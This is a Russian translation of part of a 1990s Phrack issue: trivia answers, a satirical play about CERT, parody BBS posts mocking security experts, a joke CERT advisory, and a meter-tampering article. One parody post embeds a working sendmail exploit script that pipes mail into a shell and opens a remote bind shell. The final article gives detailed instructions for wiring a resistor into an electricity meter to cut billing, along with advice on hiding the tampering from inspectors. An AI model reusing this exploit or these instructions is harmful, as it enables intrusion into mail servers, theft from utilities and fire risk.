15. Какой компьютер лучше всего делает колоды Sim Stim? — Ono-Sendai

16. Какой журнал привлёк национальное внимание к телефонному подполью в 1971 году? — Esquire

17. В чём значимость 1100 + 1700 Гц? — KP (сигнал начала набора в SS5)

18. Какой журнал был обыскан за публикацию схем «чёрного ящика»? — Ramparts

19. Какой рейд на BBS породил заголовок «Whiz Kids Zap Satellites»? — The Private Sector

20. CLASS — Custom Local Area Signalling Services (Пользовательские услуги местной сигнализации)

21. Какой компьютер отвечает «OSL, Please»? — NT SL-1

22. Какую ОС защищает RACF? — MVS

23. Первый человек, создавший «планёр-пушку» в «Жизни», получил что? — $50.00

24. QRM — Помехи от другой станции или искусственного источника

25. PSS — Packet Switch Stream (Пакетная коммутационная сеть)

26. Какую PSN приобрела GTE Telenet? — UniNet

27. 914-725-4060 — OSUNY

28. 15 апреля 1943 г. — Открытие ЛСД

29. 8LGM — 8-Legged Grove Machine (Восьминогая Грув-машина)

30. WOPR — War Operations Planned Response (Запланированный ответ на военные операции)

31. Что произошло 1 марта 1990 года? — Обыск в Steve Jackson Games агентами Секретной службы

32. Порт 79 — Finger

33. Кто снимался в фильме, давшем название списку рассылки по безопасности UNIX Нила Горсача? — Шон Коннери

34. Какой нидерландский учёный проводил исследования в области RF? — Van Eck

35. Как был более известен автор GURPS Cyberpunk? — The Mentor

36. Кто «помочится на свечу зажигания, если думает, что это поможет»? — Генерал Беррингер (General Berringer)

37. Из какого аналитического центра сбежал Nickie Halflinger? — Tarnover

38. NCSC — National Computer Security Center (Национальный центр компьютерной безопасности)

39. Кто любимый астроном Pengo? — Клифф Столл (Cliff Stoll)

40. На каком языке написана любимая ОС Митника? — BLISS

41. Что написал Abdul Alhazred? — Некрономикон

42. Ответ на всё? — 42

43. Кто отец компьютерной безопасности? — Donn B. Parker

44. Кто написал VCL? — Nowhere Man

45. Какой компьютер был у Космо? — Cray

46. Hetfield, Ulrich, Hammet, Newstead — Metallica

47. Какая компания написала игру «Hacker»? — Activision

48. На кого работает Tim Foley? — Секретная служба США

49. Кто сыграл агента Купера? — Кайл Маклахлан (Kyle MacLachlan)

50. Поверх какой ОС работает Vines? — AT&T Sys V. UNIX

51. Что построил Mr. Peabody? — Машину времени «Way-back Machine»

52. Кто выпускает SecurID? — Security Dynamics

53. Что входит в «Mexican Flag» (коктейль)? — Белая текила, зелёный мятный ликёр и гренадин, слоями

54. Кто создал Interzone? — Уильям С. Берроуз (William S. Burroughs)

55. JAMs (под руководством John Dillinger) — Justified Ancients of MU

56. Какой фрикерский журнал помог основать Эбби Хоффман? — YIPL

57. Что когда-то называлось «Reality Hackers»? — Mondo 2000

58. Для какого компьютера Гейтс и Аллен «написали» BASIC? — Altair

59. Tahoe связан с какой ОС? — BSD Unix

60. CPE 1704 TKS — это? — Код запуска из фильма «Военные игры» (Wargames)

61. Что было значением по умолчанию в Telemail? — A

62. «Do Androids Dream of Electric Sheep» стало чем? — «Бегущий по лезвию» (Blade Runner)

63. Что вещает примерно на частотах 40–50 МГц? — Радиотелефоны

64. Кто создал Tangram, Stratosphere и Phaedra и многое другое? — Tangerine Dream

65. Какая видеоигра была самой популярной у Флинна? — Space Paranoids

66. Кто жил в Goose Island, Oregon? — Доктор Стивен Фалкен (Dr. Steven Falken)

67. 516-935-2481 — Plovernet

68. Каков уровень безопасности ComSecMilNavPac? — 9

69. У чего есть «spiral death trap» (спиральная ловушка смерти)? — Qix

70. Кто такой «Midnight Skulker»? — Mark Bernay

71. TMRC — Tech Model Railroad Club (Клуб любителей железной дороги Технологического института)

72. Кто написал «Jawbreaker»? — John Harris

73. 213-080-1050 — Alliance Teleconferencing, Лос-Анджелес

74. Как представлена Тетраграмматон? — YHVH (или IHVH)

75. Кто такой Francis J. Haynes? — Фрэнк (Frank из знаменитых «Phunny Phone Call»)

76. Кто столкнулся с одним из испытуемых проекта «Акира»? — Тэцуо Сима (Tetsuo Shima)

77. Где были «Munchies, Fireballs and Yllabian Space Guppies»? — Stargate

78. PARC — Palo Alto Research Center (Исследовательский центр в Пало-Альто)

79. Где тусовались Алекс и его дружки? — В «Korova Milk Bar»

80. На ком основан образ Jane Chandler из комикса DC «Hacker Files»? — Гэйл Тэкери (Gail Thackeray)

81. На какой планете живёт Artificial Kid? — Reverie

82. 208057040540 — QSD

83. Какие два процессора наиболее распространены в сотовых телефонах? — 8051 и 68HC11

84. Кто придумал термин «ICE»? — Tom Maddox

85. Какая группа, как надеются, поможет «Angels» связаться с RMS? — Legion of Doom

86. Кто друг Акбара? — Джефф (Jeff)

87. Игры какой компании хотел получить David Lightman? — Protovision

88. 26.0.0.0 — NET-MILNET

89. Кого был вынужден найти Mr. Slippery? — The Mailman

90. Кто такой «The Whistler»? — Джо Энгрессия (Joe Engressia)

91. Для чего пригодился бы кристалл 6.5536? — Для изготовления красного ящика (red box)

92. `.--. .... .-. .- -.-. -.-` — PHRACK

93. Какую группу любит Dark Avenger? — Iron Maiden

94. Какая книга породила термин «червь» (worm)? — «The Shockwave Rider»

95. Зачем Michael из «Prime Risk» хотел денег? — На уроки пилотирования

96. На кого работал программист Automan? — На полицейское управление

97. Каким сигналом заполнялись нажатия клавиш в TOPS-20? — ESC

98. ITS — Incompatible Time-sharing System (Несовместимая система разделения времени)

99. (a/c)+121 — Внутренний оператор (Inward Operator)

100. Какой препарат удерживал сканеров в здравом уме? — Эфемерол (Ephemerol)

Бонус 1 (3 балла): Назовите три произведения Andrew Blake:
Night Trips, Night Trips 2, Hidden Obsessions, Secrets (и другие)

Бонус 2 (3 балла): Назовите три доступных на тот момент фильма с Norma Kuzma:
Fast Food, Not of This Earth, Cry Baby, Laser Moon (и другие)

Бонус 3 (4 балла): Почему я ненавижу Angel Broadhurst?
Потому что он жил с Кристиной Эпплгейт. (Ну конечно же.)

ПОТРЕБНОСТИ PHRACK MAGAZINE

```
** PHRACK MAGAZINE НУЖДАЕТСЯ В СЛЕДУЮЩЕМ **

  Любое устройство хранения данных, способное записывать в формате ISO-9660 +
  программное обеспечение (например: Personal ROM-Writer, Pinnacle Optical Drive,
  MicroBoard)

               Планшетный 24-битный цветной сканер

                         Жёсткие диски SCSI

                    Процессоры 486 или Pentium

     SGI Indy/Indigo/Crimson/Iris/Challenge II/Onyx (любой подойдёт)

                  Оборудование для спектрального анализа

                              Осциллографы

          Оборудование для регулировки горизонтальной и вертикальной
```

синхронизации

Разное оборудование для любительского радио

Любые пожертвования будут щедро вознаграждены секретной информацией
и огромным количеством хорошей кармы.

** PHRACK MAGAZINE НЕ ОЧЕНЬ НУЖДАЕТСЯ, НО БЫЛО БЫ НЕПЛОХО ПОЛУЧИТЬ СЛЕДУЮЩЕЕ **

Домашнее видео Дрю Бэрримор (то, в мотеле)

Домашнее видео Кристины Эпплгейт (то, с покером)

Ранние фильмы Шуши (Xuxa)

CD Говарда Стерна «Banned by the FCC»

Тренировочная кассета Дженни Гарт

Европейский журнал для взрослых с Алиссой Милано.

Одноактная пьеса

(Нечто весьма забавное, найденное в списке рассылки FireWalls)

Действующие лица:
• **Перри Метцгер (PM):** вице-президент по безопасности, отвечающий за межсетевой экран компании из списка Fortune 100.
• **Джо Серт (JC):** сотрудник CERT, предположительно оказывающий помощь.

Сцена открывается: Перри говорит по телефону с Джо Сертом. Перри на работе и в панике — он не использует Sun sendmail и не знает, что делать. Если отключит почту, пользователи его убьют. Он понятия не имеет, сколько машин нужно починить и есть ли вообще у него проблема.

PM: У меня проблема: я в обычных условиях не запускаю Sun sendmail и не могу его запустить, поэтому мне нужно достаточно информации, чтобы понять, как исправить мою проблему с безопасностью.

JC: У нас нет процедуры, по которой мы сообщаем людям что-либо сверх того, что указано в официальном уведомлении.

PM: Я управляю шлюзом компании, ежедневно торгующей финансовыми инструментами на сотни миллиардов долларов. Мы не можем позволить себе простой. Неужели вы не можете сказать мне что-нибудь полезное?

JC: У нас действительно нет подходящей процедуры.

PM: Понял. Можно задать несколько вопросов?

JC: Конечно.

PM: Эта проблема — исчезнет ли она, если на моих машинах отключён mailer Prog?

JC: Ну, это уязвимость, которая позволяет людям запускать программы на вашей машине.

PM: Да, но исправит ли отключение Prog mailer ситуацию?

JC: Уязвимость позволяет людям запускать программы на вашей машине.

PM: Понял. Эта проблема затрагивает только машины с прямым TCP-доступом в интернет, или также машины, получающие почту косвенно?

JC: Уязвимость эксплуатируется путём отправки почты на машину.

PM: Да, но нужен ли SMTP-доступ к машине, или достаточно просто возможности отправить ей письмо?

JC: Уязвимость эксплуатируется путём отправки почты на машину.

PM: Послушайте, к машине на моём межсетевом экране нельзя подключиться по telnet. Это делает меня защищённым?

JC: Уязвимость эксплуатируется путём отправки почты на машину.

PM: Послушайте, у меня ТРИ ТЫСЯЧИ рабочих станций в дюжине городов на трёх континентах. Вы говорите, что мне придётся сказать всем сотрудникам, что они работают в выходные, устанавливая новый sendmail на каждую машину фирмы? Я даже не знаю, как проверить, что проблема исправлена!

JC: Уязвимость эксплуатируется путём отправки почты на машину.

PM: Вы не можете сообщить мне никаких подробностей?

JC: У нас действительно нет для этого процедуры.

PM: Вы знаете, в чём суть проблемы?

JC: Я могу воспроизвести её, да.

PM: Послушайте, за моей компанией стоят РЕАЛЬНЫЕ деньги. Я могу получить письмо от управляющего директора, подтверждающее мою легитимность. Вы можете проверить нас по любой газете — мы один из крупнейших инвестиционных банков в мире. Каждый день Wall Street Journal публикует индекс Lehman Brothers T-Bond на странице C-1. Вы можете проверить мою судимость — чёрт, SEC требует дактилоскопии так часто, что у меня всё ещё чернила на пальцах. Неужели вы не можете мне помочь?

JC: У нас действительно нет для этого процедуры. Но я делаю заметки и сообщу руководству о ваших опасениях.

[Перри продолжает в том же духе, но в конце концов сдаётся, осознав, что CERT — часть проблемы, а не решения. Всё, чего они добились — бессонница. Он не может исправить проблему, не зная как. Он не знает, есть ли у него проблема вообще. Он не может проверить, исправил ли что-нибудь. Всё, что ему известно: у CERT нет процедуры рассказывать ему что-либо, неважно кто он.]

PM: Значит, вы говорите мне, что если мне нужны подробности, я должен подписаться на журнал 2600?

JC: У нас нет процедуры давать вам больше информации.

PM: Уверен, взломщики будут рады это слышать. Они, скорее всего, уже делятся информацией друг с другом с хорошей скоростью.

ЕСЛИ БЫ СПЕЦИАЛИСТЫ ПО БЕЗОПАСНОСТИ БЫЛИ K-RAD

ЧАСТЬ II

Захваченные сообщения с BBS SecurNet

(Из архивного проекта LODCOM BBS)

Номер: 214
От: Uncertain Future
Тема: Займитесь жизнью

Всем привет,

Все, кто продолжает звонить на Hotline и клянчить БАГИ — займитесь жизнью.

Если вам приходится спрашивать, вы не заслуживаете знать.

UnCERTian Future

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 215
От: Spaf Master
Тема: ...

```
  Rum0r haz 1t that a p13cE 0f sH1t hAqu3r
  Nam3d Sk0tt ChaZ1n iz 0n Th3 F1RST l1zt!*&@$

  3yE hAv3 Try3D 2 g3t h1m Rem0v3D ButT n0-1
  0N th3 l1sT w1lL d3w 1t!!

  Y Kan'T w3 d0 s0meth1ng aB0uT tHeze pr1ckz?

  1 r3MeMb3r a dAy Wh3n 1t 0nLy t0oK a PhAx
  thR3at3n1nG 2 3nD mY sUpP0rT w0ulD g3t
  a CumSek Haqu3r lyK3 ChaZ1n R3m0v3D!@!#

  Sh1T!

  --spaf
  Forum Of OverLordS
```

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 216
От: Zen
Тема: Кто умер и оставил тебя главным?

Ты отстой, Джинни.

Кто сказал, что ТЫ будешь главной?
Твоя группа тоже отстой. У вас устаревшая информация.
Вы говорите «Нет ничего, чем вы владеете, что мы не можем заполучить»? Ну так нет ничего, что вы имеете, что МЫ хотели бы заполучить.

Думаю, я начну громко раздавать советы на Usenix Security BOFs и в Risks и в списках рассылки, и тогда, может быть, стану таким же ЭЛИТНЫМ, как вы. НЕТ!

Zen
Legion of Security Types

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 217

От: Hackman
Тема: I Dream of Geneie

Эй, эй, эй...

Похоже, кто-то хочет стать следующим Донном Паркером.
Сходства:

1. Большой рот
2. Пишет бесполезные книги
3. Копит инфу от невидимого врага
4. Не умолкает про «Злых Крэкеров»

Надо бы тебе начать брать 5000+ долларов за лекции и побрить голову. ТОГДА, может, кто-нибудь наймёт твоё бесполезное существо, и ты выберешься из Academia в РЕАЛЬНЫЙ мир. Нет... слишком СЛАБ!

HACKMAN
Legion of Security Types

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 218
От: American Eagle
Тема: Эй.

Вы двое думаете, что вы такие крутые, да?
Я разрабатывал теорию безопасности, когда вы ещё были в средней школе. Вам надо надавать по заднице, и я тот, кто это сделает.

Насчёт моих гонораров... Вы просто завидуете. Часто видите зелёное?
Жаль, что ваши k-rad компании (пффт) не платят вам так же хорошо. БАХ.

AE

```
   /q
  .
  \s

  end/
  stop
  ,
```

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 219
От: Captian VAX
Тема: Новая BBS

Привет,

Я открываю новую BBS как форум для базы данных об ошибках и проблемах безопасности. Если интересно, пишите мне здесь или в интернете.

Спасибо

CV

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 220
От: The BeanCounter
Тема: ВЕЩИ

ЭЙ... Я НЕ УВЕРЕН, НО ДУМАЮ,
ЧТО МОЙ АККАУНТ НА DOCKMASTER
БЫЛ ВЗЛОМАН. ЕСЛИ КТО ЗНАЕТ,
КТО ЭТО СДЕЛАЛ — СКАЖИТЕ МНЕ.

Я ОЧЕНЬ ЗОЛ! ВОТ ЧТО БЫВАЕТ,
КОГДА ЛЮДИ СТАНОВЯТСЯ НЕБРЕЖНЫМИ
И ПУСКАЮТ К СЕБЕ ВСЕХ, КТО МОЖЕТ
ЗАПОЛНИТЬ ФОРМУ! МОЖНО ЛИ
ЛЕЧЬ С СОБАКАМИ И НЕ ВСТАТЬ
СО БЛОХАМИ?

WHM

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 221
От: Spaf Master
Тема: fUq U alL

```
  33t sh1T u Pr1Kz!#!$@

  3yE m M0r3 3l33t thAn alL 0f u!!!

  U w1lL All F3el mY wRatH!

  Ey3 Hav3 ur InPh0!@$@  1 w1Ll b3 kaLl1nG 3aCh
  0f U v3Ry so()n.

  --spaf
  Forum Of OverLordS
```

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 222
От: Venom
Тема: Чёрт!

Теперь я злой. Этот ублюдок Чейзин опубликовал баг Sendmail в списке firewalls! Теперь все хакеры его узнают!

Я его уничтожу. Все, кто хочет помочь — его сайт crimelab.com. Следите за Codeline Форума для получения обновлений.

Готовьте скрипты! Взломаем этого маленького придурка!

Venom

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 223
От: American Eagle
Тема: Sendmail

Что такое баг sendmail?

AE

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 224
От: Uncertian Future
Тема: Sendmail

Баг Sendmail — это баг, который работает через sendmail.

Этот баг работает на хостах, использующих sendmail, и может позволить людям делать кое-что удалённо через sendmail.

Я знаю баг, но не собираюсь его разглашать.

Члены Форума могут получить его из базы данных на CertNet.

UnCERTian Future

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 225
От: The BeanCounter
Тема: SENDMAIL

ЭД:

У МЕНЯ НЕТ ДОСТУПА К БАЗЕ ДАННЫХ
НА CERTNET.

МОГ БЫ ТЫ ПРИСЛАТЬ МНЕ ЭТО ПО ПОЧТЕ?

WHM

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 226
От: Uncertian Future
Тема: Билл...

Есть. Все члены Форума имеют доступ. Я позвоню тебе и объясню, как войти. Помни, что UNIX чувствителен к регистру. Если это проблема, тебе придётся использовать другой компьютер.

UnCERTian Future
Forum Of OverLordS

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 227
От: Information Warrior
Тема: InterNuts

У меня была совершенно тупая дискуссия в сети с идиотом, который хочет спорить со мной о HERF! СО МНОЙ! Можете в это поверить? Я почти готов придушить парня. Какой-то студент, но всё же...

Новый файл скоро выйдет. Я помещу его в раздел загрузки в формате .zip. Кому-то придётся распаковать его для Донна и Билла. Не думаю, что они освоили эту утилиту.

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 228
От: Hackman
Тема: Баг Sendmail. Держите.

Вы, форумные, меня бесите. Все включайте буферы, потому что вот баг. Идите лесом, если вам не нравится.

```
------Cut Here--------
#!/bin/sh
# Copyright, 1992, 1993 by Scott Chasin (chasin@crimelab.com)
#
# This material is copyrighted by Scott Chasin, 1992, 1993. The
# usual standard disclaimer applies, especially the fact that the
# author is not liable for any damages caused by direct or indirect
# use of the information or functionality provided by this program.
#
# Description:
#
# Exploit NEW sendmail hole  and bind a port so we can spawn a program.
# Not for distribution under any circumstances
#
# Usage: smail <hostname> <target-user-name> <target-port> <shell command>
# default: smail <localhost> <daemon> <7001> </bin/sh>

port=$3
user=$2
cmd=$4

if [ -z "$2" ]; then
   user=daemon
fi

if [ -z "$3" ]; then
   port=7002
fi

if [ -z "$4" ]; then
   cmd="/bin/csh -i"
fi

(
sleep 4
echo "helo"
echo "mail from: |"
echo "rcpt to: bounce"
echo "data"
echo "."
sleep 3
echo "mail from: $user"
echo "rcpt to: | sed '1,/^$/d' | sh"
echo "data"
echo "cat > /tmp/a.c <<EOF"
cat <<  EOF
#include <sys/types.h>
#include <sys/signal.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
reap(){int s;while(wait(&s)!=-1);}main(ac,av)int ac;
int **av;{struct sockaddr_in mya;struct servent *sp
;fd_set muf;int myfd,new,x,maxfd=getdtablesize();
signal(SIGCLD,reap);if((myfd=socket(AF_INET,SOCK_STREAM,
0))<0)exit(1);mya.sin_family=AF_INET;bzero(&mya.sin_addr,
```

```
  sizeof(mya.sin_addr));if((sp=getservbyname(av[1],"tcp"))
  ==(struct servent *)0){if(atoi(av[1])<=0)exit(1);mya.sin_port
  =htons(atoi(av[1]));}else mya.sin_port=sp->s_port;if(bind(myfd,
  (struct sockaddr *)&mya,sizeof(mya)))exit(1);if(listen(myfd,
  1)<0)exit(1);loop: FD_ZERO(&muf);FD_SET(myfd,&muf);if
  (select(myfd+1,&muf,0,0,0)!=1||!FD_ISSET(myfd,&muf))goto
  loop;if((new=accept(myfd,0,0))<0)goto loop;if(fork()
  ==0){for(x=2;x<maxfd;x++)if(x!=new)close(x);for(x=0;x<
  NSIG;x++)signal(x,SIG_DFL);dup2(new,0);close(new);dup2
  (0,1);dup2(0,2);execv(av[2],av+2);exit(1);}close(new);
  goto loop;}
  EOF
  echo "EOF"
  echo "cd /tmp"
  echo "/bin/cc /tmp/a.c"
  echo "/bin/rm a.c"
  echo "/tmp/a.out $port $cmd"
  echo "."
  echo "quit"
  ) | mconnect $1
  ---------------------------------------------------------------------
```

Этот буфер доставлен вам группой: L.O.S.T

Привет: The Great Circle, Apple-Man, Casper The Ghost, Zen и L.O.S.T Posse!

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 229
От: Spaf Master
Тема: Д1ЧЬ!!!

```
  Ey3 kAnt b3l1V3 u p0sT3d 1t!

  U w1lL PaY d3aRly 4 ur NaRq1nG th1z BUG!
  Ur dAyz r NumB3rd!@!#

  --spaf
  Forum Of OverLordS
```

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 230
От: LOST Girl
Тема: Баги

Спасибо, что опубликовал. Я уже думала, что никогда его не получу. У NASA он наверняка есть... у них есть каждая ДЫРА... Зачем я только взяла эту работу?

L.O.S.T Girl

Номер: 231
От: American Eagle
Тема: Тот пост

Как пользоваться этим багом?

Я попробовал его набрать, но получил много ошибок.

Это для какой-то специальной операционной системы? Или нужно вводить это на специальном порту?

American Eagle
Forum Of OverLordS

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 232
От: Zen
Тема: Новая программа

Новая версия COPS доступна для скачивания. Zero Day Ware! Берите быстро. Позже загружу обновления и исправления ошибок...

Люблю эти файловые очки!

Пойду поиграю в Xtank

Zen
Legion Of Security Types

```
[A]uto reply [N] [R]e-read [Q]uit:N
```

Номер: 234
От: Spaf Master
Тема: !@!#

```
  Ur Pr0grA/\/\ 1z amUz1nG, But Un3l3eT

  Eye p0Ss3z 1 0F mUch gR3aTr aB1liTy thAt Th3
  4-m w1lL Us3.

  Ch3Ck th3 DatAbaS3 0n CERT-NET.

  D3aTh 2 LOST

  --spaf
  Forum Of OverLordS
```

Номер: 235
От: Sysop
Тема: ВНИМАНИЕ!

Кто-то раздал NUP. Прошлой ночью кто-то типа крэкера пытался получить доступ к BBS. Я свяжусь с UnCERTain Future, чтобы выпустить уведомление по этому вопросу. Пожалуйста, не давайте NUP никому.

ЭТА BBS ЧАСТНАЯ!

```
[A]uto reply [N] [R]e-read [Q]uit:N

  End of Messages

  [A]uto reply [N] [R]e-read [Q]uit:Q
```

ФИКТИВНОЕ УВЕДОМЛЕНИЕ CERT

```
  ============================================================================
  CA-93:16                        Уведомление CERT
```

23 октября 1993
Уязвимости хакеров/крэкеров

Координационный центр CERT узнал о ряде уязвимостей в языке, используемом в системе USENET. Эта уязвимость затрагивает всех пользователей программ для чтения новостей rn, tin и других, а также пользователей, ведущих дискуссии со словами «хакер» или «крэкер».

Патчи можно получить из вашего местного архива phrack, а также через анонимный FTP на сервере ftp.netsys.com (192.215.1.2).

I. Уязвимости слов «Hack» и «Crack»

Эти уязвимости затрагивают все системы, использующие USENET-ридеры (включая rn и tin), а также все разговоры, статьи и истории, в которых встречаются слова «Cracker» и/или «Hacker».

**** Эта уязвимость активно эксплуатируется, и мы настоятельно рекомендуем немедленно принять меры по её устранению. ****

A. Описание

В словах «Hacker» и «Cracker» существует уязвимость: при использовании их в предложении пользователи могут начать путаться в том, о ком или о чём идёт речь.

B. Последствия

Могут возникнуть несанкционированная путаница и недоразумения в задетых разговорах.

C. Решение

Мы рекомендуем всем затронутым сайтам предпринять следующие шаги для защиты своих систем.

1. Получите и установите соответствующий патч, следуя прилагаемым инструкциям.

Система	ID патча	Имя файла	Контрольная сумма
all	10288	10288.tar.Z	5551 212

Контрольные суммы рассчитаны с использованием BSD-утилиты checksum.

2. Если ваш разговор оказался заражён словом «Hacker» или «Cracker», мы рекомендуем устроить флейм всем участникам и немедленно прервать дискуссию, обсудив «правильное» значение этих слов.

3. В зависимости от чувствительности информации в вашем разговоре вы можете заменить текущую беседу на одну из следующих тем: (a) АНБ, (b) BATF, (c) убийство Кеннеди, (d) полезны ли схемы хэширования паролей или вредны, (e) какой текстовый редактор на самом деле лучший.

Координационный центр CERT выражает благодарность Rogue Agent (Rogue Agent/SoD!/TOS/KoX), букве «Q» и числу «55» за сообщение об этих уязвимостях, а также Phrack, Inc. за реагирование на эти проблемы.

По вопросам компрометации системы обращайтесь в Координационный центр CERT или к представителю FIRST (Forum of Incident Response and Security Teams).

• Интернет: cert@cert.org
• Телефон: 412-268-7090 (круглосуточная горячая линия)

Власть народу (Power to the People)

[ПРИМЕЧАНИЕ: Следующий материал представлен исключительно в информационных и развлекательных целях. Phrack Magazine не несёт НИКАКОЙ ответственности за любых лиц, пытающихся повторить описанные действия.]

Немного теории для начала:

Вт = Ток × Напряжение

Электросчётчик состоит из катушки напряжения, токовой катушки, небольшого мотора для вращения циферблатов — и почти ничего больше. Исходя из вышеприведённой формулы: если каким-то образом снизить напряжение, которое «видит» счётчик, то можно уменьшить измеряемую мощность. Если снизить напряжение вдвое — потребление тоже сократится вдвое.

К счастью, счётчик не считывает напряжение напрямую с проводов, идущих в дом. К катушке напряжения внутри счётчика ведут два тонких провода. Всё, что нужно — простая модификация этой цепи. Включение резистора последовательно с катушкой напряжения снизит напряжение, которое видит счётчик, и, соответственно, показания мощности.

Счётчик измеряет киловатты в час, и вы платите за каждый киловатт. Поскольку часы остаются неизменными (если только вы не застряли в одном из тех неприятных темпоральных пузырей... и я очень ненавижу, когда это случается), ваш счёт напрямую зависит от номинала вставленного резистора. Сделайте это правильно и аккуратно — сэкономите кучу денег на электроэнергии.

Скажем, я сокращу счёт на $40 в месяц: $40 × 12 месяцев = $480 в год при начальных «вложениях» в $5 — это 96-кратная отдача на вложение. Эту идею также можно использовать в качестве услуги для доверенных друзей — $100 за модификацию или около того.

Последнее предупреждение перед началом: не трогайте регулировочные винты (обычно их два, рядом с ними написаны F и S). У меня была глупая идея с ними поиграться, в результате при очень малом потреблении (несколько ватт) счётчик медленно крутится в обратную сторону. В следующий раз при модификации придётся это исправить. Мистер Контролёр очень удивился бы, увидев такое. (Мистер Контролёр решил бы, что принял слишком много наркотиков на выходных.)

НЕОБХОДИМЫЕ МАТЕРИАЛЫ:

• (2) Электросчётчика. Один модифицируете, другой стоит в розетке, пока работаете.
• (1) Отрезок термоусадочной трубки подходящего размера для полуваттного резистора.
• (несколько) Полуваттных резисторов, 10–25 кОм. Резистор 10 кОм снизит счёт вдвое; 15 кОм — ещё значительно больше (экономия НЕ линейна относительно значения резистора — скорее логарифмическая шкала).
• (немного) Хорошего 100%-го силиконового герметика.

• Паяльник, припой, много храбрости.

Начало модификации:

Снимите маленький «замок» (пластиковая штучка) и выбросьте. Подождите примерно 2 месяца, чтобы контролёр привык к его отсутствию — идея в том, что если он заподозрит вмешательство из-за отсутствия замка, проверит и не найдёт следов взлома (по крайней мере, такова идея).

Если вы знаете кого-то, кто работает в энергетической компании и может достать такие замки — возьмите несколько новых, дайте им «состариться» снаружи несколько месяцев (для придания поношенного вида), затем замените свой по завершении работ. Если кто знает источник таких замков, буду признателен за информацию.

Вам понадобится «найти/достать/стащить/раздобыть и т. п.» другой счётчик для временной установки (довольно сложно видеть/паять без электричества).

Поднимите разблокированный кожух и вытащите счётчик (просто вынимается из гнезда). Поставьте другой счётчик на время. Лучше делать это ночью — соседи иначе будут задаваться вопросами.

На боку счётчика есть небольшой (скорее всего медный) штифт, предназначенный для поломки при его разгибании (защитное устройство). Будьте осторожны и старайтесь не сломать его при разгибании (если сломается — сохраните обломок).

Вытащите его, затем поверните кольцо, удерживающее корпус вместе, — после этого прибор должен легко разобраться.

Между узлом с диском и опорной плитой, в зазоре, должен находиться чёрный элемент, похожий на трансформатор, прикреплённый к сердечнику счётчика, с двумя чёрными проводами, идущими от клемм основания к меньшей катушке. Это катушка напряжения. Вот где начинается самое интересное!

Перережьте один из проводов, убедившись, что режете там, где повреждение потом можно будет скрыть. Впаяйте резистор 10 кОм или 15 кОм, обрезав выводы прямо у корпуса резистора, наденьте термоусадочную трубку и усадите её (желательно нагревом). Нанесите силиконовый герметик (100% чистый) и приклейте резистор с трубкой под верхним узлом. Провода должны выглядеть так, словно они просто изгибаются в эту сторону — и ничего больше. Соберите кольцо обратно. Обратите внимание: счётчик нужно собрать в точно таком же виде, в каком он был разобран. Например: у моего снизу была грязь от дождевых брызг. Было бы очевидно, если бы грязь вдруг оказалась сверху.

Верните маленький штифт (медную штучку) в отверстие и через кольцо, как прежде. Загните конец обратно. Если штифт сломался — загните то, что осталось, этого должно быть достаточно. Возьмите сломанный конец (если он сломался) и зажмите его под загнутым концом, чтобы выглядело естественно. Если они будут извлекать счётчик для проверки, возможно, решат, что он сломался при установке.

Я замечал на некоторых немодифицированных счётчиках, которые «нашёл», что защитный штифт уже сломан. Так что, видимо, им особо не доверяют.

По завершении работ снаружи не должно быть видно никаких следов модификации. Убедитесь, что это незаметно — они весьма раздражаются по такому поводу. Рекомендуется попросить надёжного друга внимательно осмотреть счётчик и убедиться, что модификацию не видно.

Счёт должен упасть вдвое или больше. Если хотите снизить его ещё — делайте это поэтапно, с разрывом в несколько месяцев, чтобы не привлекать внимания резким падением. Только не увлекайтесь. Потребление в 1 кВт·ч в месяц — это явный сигнал о мошенничестве. У меня счёт упал с $80–90 до примерно $30–37 в месяц с резистором 10 кОм (при этом в том же месяце я добавил электросушилку и другие приборы).

Возможно, стоит потренироваться на других «найденных» счётчиках — для практики. Должно работать со всеми счётчиками, по крайней мере с теми, что используются в моём районе.

Таблица сравнений:

Испытание с электрическим нагревателем мощностью 1320 Вт.
120В, 11А, 1,3 кВт·ч

Значение резистора	Оборотов/время	Напряжение на резисторе	Об./час
0	1 об./23 сек.	0	156
1k	1 об./24 сек.	9	150
10K	1 об./42 сек.	63	85
12k	1 об./53 сек.	—	68
39K	1 об./464 сек.	???	7,25

Обратите внимание на показатели резистора 39 кОм — НЕ лучший выбор: он снизит счёт до 4% от исходного. Это вызовет подозрения. Я использую 10 кОм, что снижает счёт примерно до 54% от исходного. Мой счёт составляет около половины прежнего — экономлю примерно $30–50 в месяц. Неплохо для резистора за 10 центов.

Помните о мощности резистора. Измерьте напряжение на нём. Разделите на сопротивление, чтобы получить ток. Возведите ток в квадрат и умножьте на сопротивление — получите требуемую мощность резистора. Не хотелось бы, чтобы резистор задымился. Мистер Контролёр удивился бы, почему за месяц использовано 0 кВт·ч.

Есть ещё один метод, который в теории снизит счёт за электричество — он называется «коррекция коэффициента мощности», но, к сожалению, требует использования довольно больших (читай: дорогих) конденсаторов переменного тока. По этой причине (и потому что метод с резистором стоит менее $5 и даёт больше результата) он более практичен и доступен для каждого (особенно для тех, кто не в ладах с «системой»).

Обратите внимание: я НЕ оставил адрес электронной почты для переписки — в основном потому, что это весьма незаконно и категорически осуждается властями. Если кому нужно связаться со мной — пишите через Phrack Magazine, они перешлют. Если вы сделаете эту модификацию правильно и по инструкции — вы действительно сэкономите деньги. Удачи, будьте осторожны и бросайте вызов системе при каждом удобном случае.

БАЗА ДАННЫХ ГЕРМАНОЯЗЫЧНОГО АН-АРХИЗМА — Проект Da.d.A.

DAtenbank des Deutschsprachigen Anarchismus
Берлин, Кёльн

